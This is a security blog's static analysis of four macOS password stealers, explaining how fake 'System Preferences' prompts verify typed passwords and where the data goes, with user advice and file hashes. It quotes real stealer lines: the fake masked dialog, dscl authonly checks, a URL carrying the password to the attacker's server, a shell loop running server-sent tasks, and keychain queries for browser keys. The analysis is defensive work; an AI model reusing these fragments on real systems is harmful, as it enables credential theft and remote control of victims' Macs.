Blog · November 15, 2026 · Password stealers
The fake password window: how a stealer knows you typed the right one
Some Mac stealers contain the code to ask for your password in a window that imitates macOS and check it against your account before using it; MacVigil found that in four of them without running them.
On a Mac, the simplest way to get your password is to ask for it. A window opens, titled “System Preferences”, with a masked field. You type. If you get it wrong, it asks again. How does it know the password was wrong?
We collected four programs and gave them to MacVigil: Phexia, PamStealer, DigitStealer and Mac.c. None of them was run. All four come out dangerous, between 93 and 100 out of 100, by their behavior alone: Apple’s XProtect, MacVigil’s list of known malware fingerprints and its DeepBranch AI second opinion were switched off for these scans. If you only want to know how to tell a fake window from the real one, our guide How to spot a fake macOS password prompt covers it step by step.
The trick, in three lines of AppleScript

Phexia is a 6.5 KB script that takes the password and then waits for orders. MacVigil reads three lines in it that explain everything.
The window, with a title borrowed from macOS and a masked field:
… giving up after 150 with title "System Preferences" with hidden answerThe check. dscl . authonly asks macOS whether this password really belongs to the account:
set result to do shell script "dscl . authonly " & quoted form of username & space & quoted form of pwdAnd the address built next, with a parameter called pwd:
set linka to activedomain & "api.php?hwid=" & hwid & "&username=" & username & "&pwd=" & pwd & "&oid=" & BuildTXDThe value placed in pwd is the password encoded in base64, and the script hands the address to curl -s, over plain HTTP.
That answers the question: the fake window asks again because it checked. A wrong password is worth nothing to the person stealing it.
MacVigil links the window to the check, line to line, in a finding titled “Verifies a typed password against the local account”: dialog line 23 -> dscl authonly password argument line 6. Phexia goes further. It contains what it needs to receive text from a server and hand it to a shell as a program. That is its most serious finding, “Executes received data through an AppleScript operation”, Critical, with the engine’s own line “uses the received value as program text: shell -c code operand”.

dscl . authonly check and the address that carries pwd. In normal mode the list also shows an XProtect match; that is Apple recognizing a known file, and it is not what makes the verdict above.The same thing, in native code

PamStealer’s file is called Maccy, like a well-known clipboard manager. This is no longer a readable script but a 943 KB program whose code was transformed to resist reading. The shape is the same, though, and MacVigil finds it in a single function:
function 0x100059f30
OBJC_CLASS_$_NSSecureTextField at 0x10005a250
pam_authenticate at 0x10005bd70
NSSecureTextField is the masked field. pam_authenticate checks a password against the Mac’s accounts. Both sit in the same function, and that is what ties them: MacVigil’s Critical finding is “Checks what is typed in its own masked field against this Mac’s accounts, in code transformed to resist reading”. An ordinary app that needs permission asks macOS for it; it does not check a password itself. As the app puts it: “Only a password you collected needs checking yourself”. PamStealer comes out dangerous, 95, by behavior alone.
Where the answer goes

The last two show what comes next. In DigitStealer, the variable that holds the answer is checked at line 45, then named at line 47 in a background curl command (through nohup):
dialog line 41 -> dscl authonly password argument line 45; variable reference at curl via nohup at line 47Here MacVigil reaches a Critical conclusion, because the check and the line that can send name the same answer: “a masked password prompt whose answer is named on a line that writes a file or starts a program”. DigitStealer comes out dangerous, 100.
In Mac.c, the answer is handed to the check at line 129, and the very next line, 130, writes the same variable to a file named Password. The script also holds a command that asks the keychain for the key Chrome uses to encrypt your saved passwords, but it sits in the other branch: the script runs it only when the account has no password at all, in which case no window is shown:
security 2>&1 > /dev/null find-generic-password -ga \"Chrome\" | awk \"{print $2}\"It also lists what it wants from each browser (/Cookies, /Login Data, /Web Data), has a line that copies login.keychain-db, and a command that packs everything into /tmp/telemetry.zip. The script stops there: it contains no command that sends the ZIP. Mac.c comes out dangerous, 93.
What the four files actually do
We also read the four files by hand, without running them. The three scripts are plain text. The fourth is compiled and scrambled, and we say below where our reading stops.
Phexia is a password prompt with a remote control behind it. The file contains no server name. It fetches a Telegram page, or a Steam profile if that fails, and cuts the server’s name out of the page. The password you type is encoded in base64 and placed in a web address, sent over plain HTTP. Then the script loops forever:
set taskData to getTask(deviceuuid, username)
do shell script "nohup sh -c " & quoted form of taskData & " > /dev/null 2>&1 < /dev/null &"
delay 30
Every 30 seconds it asks the server for a task and hands the answer to a shell. The script itself copies no file: what gets taken is decided later, by whoever holds the server and your password.
Mac.c signs its work. It writes its own name into a file: mac.c macOS Stealer, Version: 1.3.2_release. The password goes into a file called Password. Next to it the script gathers cookies, saved logins and autofill data from thirteen Chromium browsers, the data of 148 browser extensions it lists by identifier, fifteen wallet folders from Electrum to Trezor Suite, Telegram’s session files, the login keychain, and documents from Desktop, Documents and Downloads ending in pdf, doc, docx, txt, db, keys, wallet or seed. If the account has no password, it shows no window and asks the keychain for Chrome’s key instead. The script ends by packing everything into /tmp/telemetry.zip. It contains no command that sends it.
DigitStealer sends your mistakes too. A correct password leaves in a request field called pass. A wrong one leaves as well, in a field called wrong, and the window asks again.
PamStealer hides its words but not its parts. The program was built under the name avenger_agent, not Maccy. Inside its data sit two complete small programs. One takes a path and adds it to your login items. The other takes a service name and prints the secret the keychain holds under it:
kSecClass = kSecClassGenericPassword, kSecAttrService = (its argument), kSecReturnData = true
SecItemCopyMatching(...)
The main program also carries what it takes to read SQLite databases, build a tar archive, post data over HTTPS, watch and replace the clipboard, and read the keyboard layouts, country and time zone of the Mac.
The files do not say what tasks Phexia’s server would send; in PamStealer every address, file path and message is assembled while it runs, so which databases it opens, which keychain entries it asks for and where it sends them cannot be read in the file; and what sends Mac.c’s ZIP is not in the script.
How to recognize the real window
- macOS doesn’t ask for your password unless you did something: install, unlock a setting, approve a change.
- A window titled “System Preferences” on a recent Mac is suspicious in itself: the settings have been called System Settings since macOS 13.
- When in doubt, click Cancel. A real request will come back when you do the action again.
The full checklist, with what the real macOS windows look like, is in How to spot a fake macOS password prompt.
The files
| File | SHA-256 | Verdict by behavior alone |
|---|---|---|
Phexia, phexia_stealer.scpt | 2cbdfab09e85f78c6764742672604d689bb98476e8ed8369f14b6bad4dbc3c3b | dangerous 100 |
PamStealer, Maccy | 06fdd1d97df1105c542ddb881d751b659d555b5522c266f6364dae9f350fcfd0 | dangerous 95 |
DigitStealer, 1ststage.scpt | 498d271d695e424bfd7f9ad1ead187ef0ac62fa8908c6e1f239db495371ff237 | dangerous 100 |
Mac.c, stealer.scpt | 393acc8ef94ab8ba0abf7a769e451d5434d4acdbda0b60966bfac4b40e4d6875 | dangerous 93 |
Get the next write-up by email:
More: how to spot a fake macOS password prompt · a site asks you to paste a command in Terminal · check your Mac for malware · all blog posts